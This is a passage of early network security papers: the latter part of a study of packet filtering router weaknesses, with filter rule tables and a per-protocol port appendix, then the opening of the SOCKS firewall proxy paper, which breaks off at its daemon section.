[†] Throughout this paper, the syntax "*a.b.c.d/y*" denotes "the address *a.b.c.d*, with the top *y* bits significant for comparison". In other words, 123.45.0.0/16 means that the top 16 bits (123.45) are significant for comparisons to other addresses. The address 123.45.6.7 thus matches 123.0.0.0/8, 123.45.0.0/16, and 123.45.6.0/24, but not 123.45.99.0/24. A pattern with 0 significant bits (such as 0.0.0.0/0) matches any address, while a pattern with 32 significant bits (such as 123.45.6.7/32) matches only that particular address (123.45.6.7). This syntax is a simpler form of expressing an address pattern than the traditional "address, wildcard mask" tuple, particularly when the boundary between the wildcarded and non-wildcarded bits doesn't fall on an 8-bit boundary (for instance, on a Cisco router, the pattern 123.0.0.0/8 would be represented as "123.0.0.0 0.255.255.255", 123.45.6.0/24 would be represented as "123.45.6.0 0.0.0.255", and 123.45.6.240/28 would be represented as "123.45.6.240 0.0.0.15"). This syntax was originated in the *KA9Q* networking package for PCs, and is used in the Telebit *NetBlazer* and other products.

university's general network to the company's general network (such as packet 4 above) will be denied (by rule C).

If, however, the router reorders the rules by sorting them into order by number of significant bits in the source address then number of significant bits in the destination address, the same set of rules will be applied in the order BAC. If the rules are applied in the order BAC, packet 2 will be denied, when we want it to be permitted.

2.4. Packet filtering caveats

2.4.1. Complexity of packet filtering specifications

In fact, there's a subtle error in this example that illustrates how difficult it is to correctly set up filters using such low-level specifications. Rule B above, which appears to restrict access from the "hacker haven" net, is actually superfluous and unnecessary, and is the cause of the incorrect denial of packet 2 if the rules are applied in the order BAC. If you remove rule B, both types of routers (those that apply rules in the order specified, and those that reorder rules by number of significant bits in source or destination addresses) will process the rules in the order AC. When processed in that order, the result table becomes:

Packet	SrcAddr	DstAddr	Desired Action	AC action
1	135.79.99.1	123.45.1.1	deny	deny (C)
2	135.79.99.1	123.45.6.1	permit	permit (A)
3	135.79.1.1	123.45.6.1	permit	permit (A)
4	135.79.1.1	123.45.1.1	deny	deny (C)

There are two points here. First, correctly specifying filters is difficult. Second, reordering filtering rules makes correctly specifying filters even more difficult, by turning a filter set that works (even if it's in fact overspecified) if evaluated in the order given into a filter set that doesn't work.

Even though the example presented above is a relatively simple application of packet filtering, most administrators will probably read through it several times before they feel they understand what is going on. Consider that the more difficult the rules are to comprehend, the less likely the rules will be correct and complete. The way in which filtering rules must be specified and the order in which they are applied are key determinants of how useful and powerful a given router's filtering capabilities are. Most implementations require the administrator to specify filters in ways which make the filters easy for the router to parse and apply, but make them very difficult for the administrator to comprehend and consider.

2.4.2. Reliance on accurate IP source addresses

Most filtering implementations, of necessity, rely on the accuracy of IP source addresses to make filtering decisions. IP source addresses can easily be faked, however, as discussed in [Bellovin89], [Kent89], [Bellovin92a], and [Bellovin92b]. This is a particular case where being able to filter inbound packets is useful. If a packet that appears to be from one internal machine to another internal machine comes in over the link from the outside world, you should be mighty suspicious. If your router can be told to drop such packets using inbound filters on the external interface, your filtering specifications for internal interfaces can be made both much simpler and more secure.

2.4.3. Dangers of IP source routing

Another IP feature ripe for potential abuse is IP source routing. Essentially, an IP packet with source routing information included tells routers how to route the packet, rather than letting the routers decide for themselves. An attacker could use this to their advantage [Bellovin89]. Unless you have a specific need to allow packets with IP source routes between your internal network and the outside world, it's probably a good idea for your router to ignore IP source route instructions; whether source routing can be disabled, whether it is enabled or disabled by default, and how to disable it vary from vendor to vendor.

2.4.4. Complications due to IP fragmentation

Yet another complication to packet filtering is IP packet fragmentation. IP supports the notion that any router along a packet's path may "fragment" that packet into several smaller packets, to accommodate the limitations of underlying media, to be reassembled into the original IP packet at the destination. For instance, an FDDI frame is much larger than an Ethernet frame; a router between an FDDI ring and an Ethernet may need to split an IP packet that fit in a single FDDI frame into multiple fragments that fit into the smaller Ethernet frames. The problem with this, from a packet filtering point of view, is that only the first of the IP fragments has the higher-level protocol (TCP or UDP) headers from the original packet, which may be necessary to make a filtering decision concerning the fragment. Different filtering implementations take a variety of responses to this situation. Some apply filters only to the first fragment (which contains the necessary higher-level protocol headers), and simply route the rest, on the assumption that if the first fragment is dropped by the filters, the rest of the fragments can't be reassembled into a full packet, and will cause no harm [CHS91]. Others keep a cache of recently-seen first fragments and the filtering decision that was reached, and look up non-first fragments in this cache in order to apply the same decision [Mogul89]. In particular, it is dangerous to suppress only the first fragment of outbound packets; you might be leaking valuable data in the non-first fragments that are routed on out.

3. Filtering-Related Characteristics of Application Protocols

Each application protocol has its own particular characteristics that relate to IP packet filtering, that may or may not differ from other protocols. Particular implementations of a given protocol also have their own characteristics that are not a result of the protocol per se, but a result of design decisions made by the implementors. Since these implementation characteristics are not covered in the specification of the protocol (though they aren't counter to the specification), they are likely to vary between different implementations of the same protocol, and might change even within a given implementation as that implementation evolves. These characteristics include what port a server uses, what port a client uses, whether the service is typically offered over UDP or TCP or both, and so forth. An understanding of these characteristics is essential for setting up effective filters to allow, disallow, or limit the use of these protocols. Appendix A discusses in detail the filtering-related characteristics of several common protocols.

3.1. "Random" ports aren't really random

Although implementations of various protocols might appear to use a "random" ports for the client end and a well-known port for the server end, the ports chosen for the client end used are usually not totally random. While not explicitly supported by the RFCs, systems based on BSD UNIX usually reserve ports below 1024 for use by "privileged" processes, and allow only processes running as root to bind to those ports; conversely, non-privileged processes must use ports at or above 1024. Further, if a program doesn't request a particular port, it is

often simply assigned the port after the last one assigned; if the last port assigned was 5150, the next one assigned will probably be 5151.

3.2. Privileged versus non-privileged ports

The distinction between "privileged" and "non-privileged" ports (those below 1024 and at or above 1024, respectively) is found throughout BSD-based systems (and other systems that draw from a BSD background; keep in mind that almost all UNIX IP networking, including SysV IP networking, draws heavily from the original BSD network implementation). This distinction is not codified in the RFCs, and is therefore best regarded as a widely used convention, but not as a standard. Nonetheless, if you're protecting UNIX systems, the convention can be a useful one. You can, for instance, generally forbid all inbound connections to ports below 1024, and then open up specific exceptions for specific services that you wish to enable the outside world to use, such as SMTP, TELNET, or FTP; to allow the "return" packets for connections to such services, you allow all packets to external destination ports at or above 1024.

While it would simplify filtering if all services were offered on ports below 1024 and all clients used ports at or above 1024, many vulnerable services (such as X, OpenWindows, and a number of database servers) use server ports at or above 1024, and several vulnerable clients (such as the Berkeley *r** programs) use client ports below 1024. These should be carefully excepted from the "allow all packets to destination ports at or above 1024" type of rules that allow return packets for outbound services.

4. Problems With Current Packet Filtering Implementations

IP packet filtering, while a useful network security tool, is not a panacea, particularly in the form in which it is currently implemented by many vendors. Problems with many current implementations include complexity of configuration and administration, omission of the source UDP/TCP port from the fields that filtering can be based on, unexpected interactions between "unrelated" parts of the filter rule set, cumbersome filter specifications forced by simple specification mechanisms, a lack of testing and debugging tools, and an inability to deal effectively with RPC-based protocols such as YP/NIS and NFS.

4.1. Filters are difficult to configure

The first problem with many current IP packet filtering implementations as network security mechanisms is that the filtering is usually very difficult to configure, modify, maintain, and test, leaving the administrator with little confidence that the filters are correctly and completely specified. The simple syntax used in many filtering implementations makes life easy for the router (it's easy for the router to parse the filter specifications, and fast for the router to apply them), but difficult for the administrator (it's like programming in assembly language). Instead of being able to use high-level language abstractions ("if this and that and not something-else then permit else deny"), the administrator is forced to produce a tabular representation of rules; the desired behavior may or may not map well on to such a representation.

Administrators often consider networking activity in terms of "connections", while packet filtering, by definition, is concerned with the packets making up a connection. An administrator might think in terms of "an inbound SMTP connection", but this must be translated into at least two filtering rules (one for the inbound packets from the client to the server, and one for the outbound packets from the server back to the client) in a table-driven filtering implementation. The concept of a connection is applied even when considering a connectionless protocol such as UDP or ICMP; for instance, administrators speak of "NFS connections" and "DNS connections". This mismatch between the abstractions used by many administrators and the

mechanisms provided by many filtering implementations contributes to the difficulty of correctly and completely specifying packet filters.

4.2. TCP and UDP source port are often omitted from filtering criteria

Another problem is that current filtering implementations often omit the source UDP/TCP port from consideration in filtering rules, leading to common cases where it is impossible to allow both inbound and outbound traffic to a service without opening up gaping holes to other services. For instance, without being able to consider both the source and destination port numbers of a given packet, you can't allow inbound SMTP connections to internal machines (for inbound email) and outbound SMTP connections to all external machines (so that you can send outbound mail) without ending up allowing all connections between internal and external machines where both ends of the connection are on ports at or above port 1024. To see this, imagine your router's rule table has 6 variables for rules on a given interface: direction (whether the packet is inbound to or outbound from internal network), packet type (UDP or TCP), source address, destination address, destination port, and action (whether to drop or route the packet). You would need 5 rules in such a table to allow both inbound SMTP (where an external host connects to an internal host to send email) and outbound SMTP (where an internal host connects to any external host to send mail). The rules would look something like this:

Rule	Direction	Type	SrcAddr	DstAddr	DstPort	Action
A	in	TCP	external	internal	25	permit
B	out	TCP	internal	external	>=1024	permit
C	out	TCP	internal	external	25	permit
D	in	TCP	external	internal	>=1024	permit
E	either	any	any	any	any	deny

The default action (rule E), if none of the preceding rules apply, is to drop the packet.

Rules A and B, together, allow the "inbound" SMTP connections; for inbound packets, the source address is an "external" address, the destination address is "internal", and the destination port is 25, while for outbound packets, the source address is "internal", the destination address is "external", and the destination port is at or above 1024. Rules C and D, together, similarly allow the "outgoing" SMTP connections. Consider, however, a TCP connection between an internal host and an external host where both ports used in the connection are above 1023. Incoming packets for such a connection will be passed by rule D. Outgoing packets for such a connection will be passed by rule B. The problem is that, while rules A and B together do what you want and rules C and D together do what you want, rules B and D together allow all connections between internal and external hosts where both ends of the connection are on a port number above 1024. Current filter specification syntaxes are ripe with opportunities for such unexpected and undesired interactions.

If source port could be examined in making the routing decisions, the rule table above would become:

Rule	Direction	Type	SrcAddr	DstAddr	SrcPort	DstPort	Action
A	in	TCP	<i>external</i>	<i>internal</i>	>=1024	25	permit
B	out	TCP	<i>internal</i>	<i>external</i>	25	>=1024	permit
C	out	TCP	<i>internal</i>	<i>external</i>	>=1024	25	permit
D	in	TCP	<i>external</i>	<i>internal</i>	25	>=1024	permit
E	either	any	<i>any</i>	<i>any</i>	any	any	deny

In this case, all the rules are firmly anchored to port 25 (the well-known port number for SMTP) at one end or the other, and you don't have the problem of inadvertently allowing all connections where both ports are at or above 1024. Consider again the example given above, a TCP connection between an internal and an external host where both ends of the connection were at or above 1024; such a connection doesn't qualify with any of the above filtering rules, since in all of the above rules, one end of the connection has to be at port 25.

4.3. Special handling of start-of-connection packets is impossible

Note that even the above filters with source port still don't protect your servers living at or above port 1024 from an attack launched from port 25 on an external machine (which is certainly possible if the person making the attack controls the machine the attack is coming from); rules C and D will allow this. One way to defeat this type of attack is to suppress TCP start-of-connection packets (packets with the TCP "SYN" flag set) in rule C; at least one filter implementation provides a mechanism for stating that rules apply *only* to packets in "established" connections (those packets without the SYN bit set) [Cisco90].

Unfortunately, UDP sessions are "connectionless", so there is never a "start-of-connection" packet that can be suppressed in a UDP session. A solution for UDP is often to disallow UDP entirely except for a specific exception for DNS. This exception for DNS can generally be made safely even with a filtering implementation that ignores source port, because of a quirk in the most common DNS implementation. The quirk causes DNS server-to-server queries made over UDP to always use port 53 at both ends of the connection, rather than a random port at one end. Disallowing UDP except for DNS also allows you to avoid most of the problems with filtering RPC-based services (since most RPC services are UDP based) that are discussed in Section 4.6.

4.4. Tabular filtering rule structures are too cumbersome

While tabular rule structures such as those shown above are relatively easy and thus efficient for the router to parse and apply, they rapidly become too cumbersome for the administrator to use to specify complex independent filtering requirements. Even simple applications of these cumbersome syntaxes are difficult, and often have unintended and undesired side effects, as demonstrated in Section 4.2.

4.5. Testing and monitoring filters is difficult

With many router products, the beleaguered administrator's life is further complicated by a lack of built-in mechanisms to test the filter set or to monitor its performance in action. This makes it very difficult to debug and validate filtering rule sets, or to modify existing rule sets; the administrator always has to wonder if the filtering rules are really accomplishing what was intended, or if the rule set has some inadvertent hole in it that the administrator has somehow overlooked.

4.6. RPC is very difficult to filter effectively

Finally, RPC-based protocols offer a special challenge, since they don't reliably appear on a given UDP or TCP port number. The only RPC-related service that is guaranteed to be at a certain port is the "portmapper" service. Portmapper maps an RPC service number (which is a 32-bit number assigned by Sun Microsystems to each individual RPC service, including services created by users and other vendors) to the particular TCP or UDP port number (which are much smaller 16-bit numbers) that the service is currently using on the particular machine being queried. When an RPC-based service starts up, it registers with the portmapper to announce what port it is living at; the portmapper then passes this info along to anyone who

requests it.

The portmapper isn't required in order to establish an RPC connection, except to determine exactly which port to establish the connection to; if you know (or can guess) which port to establish the connection to, you can bypass the portmapper altogether. What port a given RPC protocol (such as YP/NIS, NFS, or any of a number of others) ends up using is random enough that the administrator can't effectively specify filters for it (at least, not without risking the inadvertent filtering of something else that happened to end up on the same port the administrator thought an RPC-based service *might* end up at), but not so random that an attacker can't easily "guess" where a given protocol lives. Even if they can't or don't guess, a systematic search of the entire port number space for the RPC service they're interested in attacking is not that difficult. Since RPC-based services might be on any port, the filtering implementation has no sure way of recognizing what is and what isn't RPC; as far as the router is concerned, it's all just UDP or TCP traffic.

Two fortuitous characteristics of most RPC-based services can be used to save us from this morass, however. First, most RPC-based services are offered as only on UDP ports; we can simply drop UDP packets altogether except for DNS, as described above. Second, almost all of those that are offered on TCP ports use ports below 1024, which can be protected by an "deny all ports below 1024 except specific services like SMTP" type of filter, such as shown in the example in Section 4.2.

5. Possible Solutions for Current Packet Filtering Problems

5.1. Improve filter specification syntax

The major improvement that could be made to many vendor packet filtering implementations would be to provide better filter specification mechanisms. The administrator should be able to specify rules in a form that makes sense to the administrator (such as a propositional logic syntax), not necessarily a form that is efficient for the router to process; the router can then convert the rules from the high-level form to a form amenable to efficient processing. One possibility might be the creation of a "filter compiler" that accepts filters in a high-level syntax that was convenient for the administrator, and emits a "compiled" filter list that is acceptable to the router.

Addressing the conceptual mismatch between administrators, who think in terms of connections, and routers, which operate in terms of the packets making up those connections, as discussed in Section 4.1, might also prove valuable.

5.2. Make all relevant header fields available as filtering criteria

The administrator should be able to specify all relevant header fields, particularly including TCP/UDP source port (which is currently often omitted from many filtering implementations), as filter criteria. Until this key feature is provided, it will be difficult or impossible to effectively use filtering in certain common situations, as demonstrated in the example in Section 4.2. The administrator should also be able to specify whether a filter rule should apply only to established TCP connections.

5.3. Allow inbound filters as well as outbound filters

The administrator should be able to specify both inbound and outbound filters on each interface, rather than only outbound filters. This would allow the administrator to position the router either "inside" or "outside" the filtering "fence", as appropriate. It would also allow simpler specification of filters on routers with more than two interfaces by allowing some cases (such as a packet appearing from the outside world that purports to be both to and from

internal hosts) to be handled by the inbound set of filters on the external interface, rather than having to duplicate these special cases into the outbound filter set on each internal interface. The desired functionality may not even be possible with only outbound filters; the case of a fake internal-to-internal packet showing up on the external interface, as discussed in Section 2.4.2, can't be detected in an outbound filter set.

5.4. Provide tools for developing, testing, and monitoring filters

Better tools for developing, testing and validating rule sets, perhaps including test suites and automatic test probe generators, would make a big difference in the usability of packet filtering mechanisms. Such an automated test system might well be a part of the "filter compiler" described in Section 5.1.

5.5. Simplify specification of common filters

It would be useful if administrators could specify common filtering cases (for instance, "allow inbound SMTP to this single host") simply, without having to understand the details of the protocols or filtering mechanisms involved.

6. Conclusions

Packet filtering is currently a viable and valuable network security tool, but some simple vendor improvements could have a big impact. There are several critical deficiencies that seem to be common to many vendors, such as the inability to consider source TCP/UDP port in filters, that need to be addressed. Other improvements to filter specification mechanisms could greatly simplify the lives of network administrators trying to use packet filtering capabilities, and increase their confidence that their filters are doing what they think they are.

7. Acknowledgements

Thanks to Steve Bellovin and Bill Cheswick of AT&T Bell Laboratories for several lively and fruitful discussions of packet filtering as a network security tool; in particular, I'd like to thank Steve for providing me with prepublication copies of two of his IP security-related papers and of his 1989 article on TCP/IP security problems. Thanks to Ed DeHart of the Computer Emergency Response Team for strongly and repeatedly encouraging me to write this paper after listening to me moan about the issues discussed herein. Thanks to Elizabeth Zwicky of SRI International, Brian Lloyd of Lloyd & Associates, and Steve Bellovin of AT&T Bell Laboratories for reviewing drafts of this paper and providing valuable feedback and suggestions.

8. References

[Bellovin89]

S. M. Bellovin, "Security Problems in the TCP/IP Protocol Suite"; *Computer Communications Review*, Volume 9, Number 2; April 1989; pp. 32-48.

[Bellovin92a]

Steven M. Bellovin, "Packets Found on an Internet"; in preparation; 1992.

[Bellovin92b]

Steven M. Bellovin, "There Be Dragons"; *Proceedings of the Third USENIX UNIX Security Symposium*; Baltimore, MD; September, 1992.

[Ches90]

Bill Cheswick, "The Design of a Secure Internet Gateway"; *Proceedings of the USENIX Summer 1990 Conference*; Anaheim, CA; June 11-15, 1990; pp. 233-237.

- [CHS91]
Bruce Corbridge, Robert Henig, Charles Slater, "Packet Filtering in an IP Router"; *Proceedings of the Fifth USENIX Large Installation and System Administration Conference (LISA V)*; San Diego, CA; October, 1992; pp. 227-232.
- [Cisco90]
Cisco Systems (Menlo Park, CA); "Gateway System Manual; Software Release 8.2"; 1990.
- [CMQ92]
Smoot Carl-Mitchell and John S. Quarterman, "Building Internet Firewalls"; *UnixWorld*; February, 1992; pp 93-102.
- [Comer91]
Douglas E. Comer, *Internetworking with TCP/IP, Volume I*; Second Edition, 1991; Prentice-Hall, Inc.
- [Kent89]
Stephen Kent, "Comments on 'Security Problems in the TCP/IP Protocol Suite'"; *Computer Communications Review*; July 1989.
- [Mogul89]
Jeffrey C. Mogul, "Simple and Flexible Datagram Access Controls for UNIX-based Gateways"; *Proceedings of the USENIX Summer 1989 Conference*; pp. 203-221.
- [Ranum92]
Marcus J. Ranum, "A Network Firewall"; *Proceedings of the World Conference on System Administration and Security*; July 1992; Washington, D.C.; pp. 153-163.
- [RFC1058]
C. Hedrick, "Routing Information Protocol", Request For Comments 1058; available from the DDN Network Information Center (NIC.DDN.MIL).
- [RFC1340]
J. Reynolds and J. Postel, "Assigned Numbers", Request For Comments 1340; available from the DDN Network Information Center (NIC.DDN.MIL).
- [Telebit92a]
Telebit Corporation (Sunnyvale, CA), "NetBlazer Command Reference"; 1992.
- [Telebit92b]
Telebit Corporation (Sunnyvale, CA), "NetBlazer Version 1.4 Release Notes"; 1992.

Appendix A — Filtering Characteristics of Common IP Protocols

A.1. SMTP

SMTP is provided as a TCP service with the server end of the connection at port 25 and the client end at a random port.

A.2. TELNET

TELNET is provided as a TCP service with the server end of the connection at port 23, and the client end at a random port.

A.3. FTP

FTP is slightly tricky, in that an FTP conversation actually involves two TCP connections in typical UNIX implementations: one for connection for commands, and one for data. The command connection is at port 21 on the server, and the data connection is at port 20 on the

server; both connections use random ports on the client side.

A.4. NNTP

NNTP is provided as a TCP service with the server end at port 119, and the client end at a random port.

A.5. DNS

DNS is provided as both a TCP and UDP service at port 53. The UDP service is usually used for client-to-server queries (the client end will be at a random port) and server-to-server proxy queries (where a server queries another server on behalf of a client), while the TCP service is usually used for server-to-server bulk data transfers (typically zone transfers from primary to secondary DNS servers for a given zone).

One implementation characteristic of the most common DNS server implementation (the "BIND", or "Berkeley Internet Name Daemon," implementation) is that server-to-server proxy queries are made via UDP with both ends of the connection using port 53. Packet filtering specifications can take good advantage of this characteristic, since DNS is often the only UDP-based protocol that sites want to allow bidirectionally (i.e., allow both inbound and outbound) between their internal machines and the outside world. The fact that DNS uses port 53 for both ends of such a connection, rather than port 53 for answering server end and a random port for the requesting server end, allows DNS to be bidirectionally enabled in filtering implementations that examine only destination ports (not source ports) *without* running afoul of the "allowing any connection where both ends are above 1023" problem with allowing bidirectional services in such routers (see Section 4.2 for a detailed discussion of this problem).

A.6. BSD r* services (rlogin, rsh, rcp, and rexec)

The BSD r* services (rlogin, rsh, rcp, and rexec) are another tricky case because they use privileged ports (ports below 1024; see below for a discussion of "privileged" and "non-privileged" ports) for both the server (port 512 for rexec, 513 for rlogin, and 514 for rsh and rcp) and client (a random privileged port). A typical filtering set that allows outbound services by allowing outbound packets to specific privileged ports and inbound packets to non-privileged ports won't allow any of these services, since their inbound packets will be coming to random privileged ports. If you then allow inbound packets to random privileged ports, you've just opened up all your own services on privileged ports to attacks from the outside world. One possible solution to this quandry is to allow only packets from "established" connections inbound, if your filtering implementation has that capability (see Section 4.3).

A.7. RIP

RIP broadcasts between routers uses UDP port 520 as for both source and destination. A RIP query may use some other UDP port as their source port with 520 as the destination port; replies to the query will use 520 as the source port and the query's source port as the reply's destination port [RFC1058].

A.8. RPC and RPC-based services (YP/NIS and NFS)

RPC (Sun's Remote Procedure Call mechanism, which is at the heart of a number of other protocols, notably YP/NIS and NFS) is a real can of worms when it comes to packet filtering. The only ports a machine running RPC is certain to be using are UDP and TCP ports 111, for the "portmapper" process which maps requests for specific RPC services to the particular ports (somewhat randomly determined) that they are running on at the moment on that particular machine. See the complete discussion of the problems with filtering RPC and RPC-

based services in Section 4.6.

A.9. Window systems

Various window systems vary in what ports they use. X11, for instance, typically uses TCP port 6000 for the first display on a given machine, port 6001 for the second display (if the machine has a second display), and so forth; to protect machines running X11 servers, you must filter ports 6000 through 6000+ n , where n is the maximum number of X11 servers running on any single machine behind your filtering screen.

OpenWindows uses port 2000.

A.10. ICMP

ICMP is a protocol parallel to TCP and UDP, layered on top of IP, that is used to transmit control, information, and error messages between the IP software on different machines. Rather than having source or destination ports, ICMP packets simply have a "type" code that indicates the nature of the ICMP packets. Most packet filtering implementations can filter ICMP packets by type in the same way as they can filter TCP or UDP by port. Some of these ICMP packet types are informational in nature (such as messages that a packet failed to reach its destination because the destination is unreachable or because the packet traveled through too many routers enroute and timed out), and should almost certainly be permitted through filters. Other ICMP packet types are useful for network management and debugging (such as "echo request" and "echo reply" messages), and should probably be permitted through filters. Still other ICMP packet types are instructions (such as "redirect") that probably should *not* be permitted through filters.[†]

Common network management tools such as "ping" and "traceroute" depend on being able to send and receive ICMP messages. Ping works by sending ICMP echo request messages, and listening for ICMP echo response messages. Traceroute works by generating UDP probe packets that are destined to a random UDP port, then listening for ICMP destination unreachable messages sent in response to the probe packet.

A.11. Other services

Other network services, such as databases, license servers, print servers, "rlogin" and "rsh" servers, and so forth, all use TCP or UDP ports. In general, if these servers are intended and required to run as "root", they use BSD privileged ports (ports below 1024), and if not, they use BSD unprivileged ports (ports at or above 1024), though this is not always true. If there's a particular service that's not discussed here that you're interested in special-casing, you can often figure out what ports it uses by examining the RFCs describing the service, the source code implementing the service, or (as a last resort) the output of "netstat -a" while the service is in use.

[†] ICMP redirect messages should never *need* to pass through a filtering router, anyway, since they are only supposed to be generated by the first router a packet reached after leaving its originating host; that router should be able to send any necessary ICMP redirect back directly to the originating host, without having to send it through any other routers. An attempt to route an ICMP redirect message is a sign of either network misconfiguration, routing software bugs, or malicious activity by someone probing for weaknesses.

SOCKS

David Koblas
Independent Consultant¹
koblas@sgi.com

Michelle R. Koblas
Computer Sciences Corporation
NASA Ames Research Center
mkoblas@nas.nasa.gov

Abstract

This paper presents the Socks package, an Internet socket service consisting of client library routines and a daemon which interact through a simple protocol to provide convenient and secure network connectivity through a firewall host. Client software applications can be easily modified to utilize the Socks library routines in place of the normal socket library calls such that all outgoing connections will go through the Socks daemon (sockd) running on the firewall host. We will review several methods for setting up secure environments and then explain the detailed mechanisms of the Socks package. A current implementation will also be briefly discussed along with experiences with it.

1.0 Introduction

Security is a major consideration when connecting a network to the Internet. One of the more important issues which must be addressed is intruders attempting to gain access to local hosts. A common method for preventing these types of intrusions is to install a "firewall", a single point of attachment to the Internet which can be made highly secure. This paper presents the Socks library and daemon package. Using this package in conjunction with a network application (such as ftp) allows users convenient access to the resources of the Internet through a firewall hosts, while preventing unwanted intrusion. Although there are several possibilities for the setup of a firewall, the Socks package presents a simple, vendor-independent and unique solution which poses the least inconvenience for local users and maintains the integrity of the firewall.

1.1 Potential Solutions

This section will briefly review several strategies which can be used to configure an Internet connection to prevent unwanted intrusion and the advantages and disadvantages of each. The following solutions are presented:

- Having two sets of hosts -- secure (isolated) and non-secure (those connected to the Internet).


1. Developed while employed at MIPS Computer Systems, Inc.

- Setting up a firewall host which users have accounts on and allowing traffic to and from this host, but not allowing any traffic to pass through it.
- Utilizing router filtering such that only certain hosts/ports can connect to the firewall from the external network.
- Setting up a firewall host which uses the Socks package such that users are not required to have accounts on this host.

The most simple and obvious method for providing a completely secure environment is to have two sets of hosts: secure and non-secure. Secure hosts have no Internet access and operate only on an isolated network within their environment. Non-secure hosts are those which are connected to the Internet and communication between these hosts and secure hosts must be done manually (e.g. via tape). This method has the disadvantage of being cumbersome and inconvenient to the user. However, since the non-secure hosts should not have critical or vital information, security maintenance can be minimal.

To provide slightly more convenient access to the Internet, another alternative for secure access is to have a firewall host which does not allow any traffic to pass through (i.e. it doesn't route traffic), but will allow both incoming and outgoing connections. Users would have accounts on this host and could access the Internet only when logged in here. For example, in Figure 1, if a user wanted to transfer a file from host A to host X, s/he would first have to transfer the file from A to the firewall host and then log into the firewall and transfer the file to host X. This solution is still not optimal in terms of user convenience, but has the advantage that security intrusions are limited to a single point of access. Unfortunately, the number of users requiring access to this host makes maintaining the security a difficult task.

FIGURE 1. Firewall Gateway Physical Connectivity



Removing the firewall host and replacing it with a router which can filter packets based on their source/destination host and port addresses can also be used to provide secure access. A reasonable filtering scheme is to allow all outbound traffic, but prohibit inbound traffic to low numbered TCP ports (i.e. less than 1024)². This solution is very convenient for users who can now have Internet services directly available from their own workstations, but prohibits unwanted external access. A major problem with this design, however, is that if security on the router is compromised, all hosts on the internal network are then wide open to the Internet.

Since none of these solutions appear to be ideal, the Socks package was created to attempt to provide the best features of these methods, while keeping security problems and maintenance to a minimum. Socks

2. Ports less than 1024 are reserved for well-known network services (i.e. finger, ftp, telnet); ports greater than this are allocated as needed by the UNIX operating system and this is generally where outbound port numbers are obtained.

automates the process of having a firewall host which is utilized as a transient point for Internet access, making the firewall host a much more convenient security strategy, while still limiting the possibility of security intrusions to a single point of direct Internet connectivity. Although Socks does not enhance the security of the host it runs on, the simplicity and convenience of the Socks package, along with the lack of maintenance required, make it a better mechanism for securing Internet accessibility through a firewall and providing a more secure access method to the local network in general.

2.0 The Socks Package

From the point of view of a user behind the firewall host (i.e. within the local area network), there is no apparent difference between running Socks and the regular client software on a host. All connections at the application level will appear to work the same, with the hidden difference that all traffic is passing through sockd on the firewall host. This transparency is achieved through the Socks library routines which applications use in place of the normal socket library calls.

2.1 The Socks Library

The Socks library calls establish connections to sockd on the firewall and transmit information such that the daemon may perform the operation as if it was originating the request. Any data the daemon receives from the external connection will then be passed on to the original requestor (i.e. to the internal host, everything appears as usual, but to the external host, the daemon appears as the originator of the communication).

The Socks library routines are designed to propagate all network connections to the Socks daemon running on the firewall. The functions provided are designated by an "R" preceding the name of the normal C library socket calls which they are replacing (e.g. connect() becomes Rconnect()). See Table 1 for a complete list of these functions. The Socks routines take the same parameters as the original functions (with the exception of Rbind).

TABLE 1. Socks Library Routines

Function	Parameters
Rconnect	(int socket, struct sockaddr *name, int namelen)
Rbind	(int socket, struct sockaddr *name, int namelen, <i>struct sockaddr *remote</i>)
Rlisten	(int socket, int backlog)
Rgetsockname	(int socket, struct sockaddr *name, int *namelen)
Raccept	(int socket, struct sockaddr *addr, int *addrlen)

Rbind()'s additional parameter is the address of the remote host from which the connection will be established such that the daemon can refuse other, possibly hostile, connections.

2.2 The Socks Protocol

The protocol used between the Socks library routines and the daemon running on the firewall simply consists of two commands:


```
CONNECT <ip_address> <port number> <username>
BIND <ip_address> <username>
```


The CONNECT command requests that the daemon establish an outbound connection to the given address and port number, while BIND requests an inbound connection expected from the given external address. The username field is a string passed from the requesting host to sockd, containing the requestor's username for the purposes of logging.

2.3 Sockd

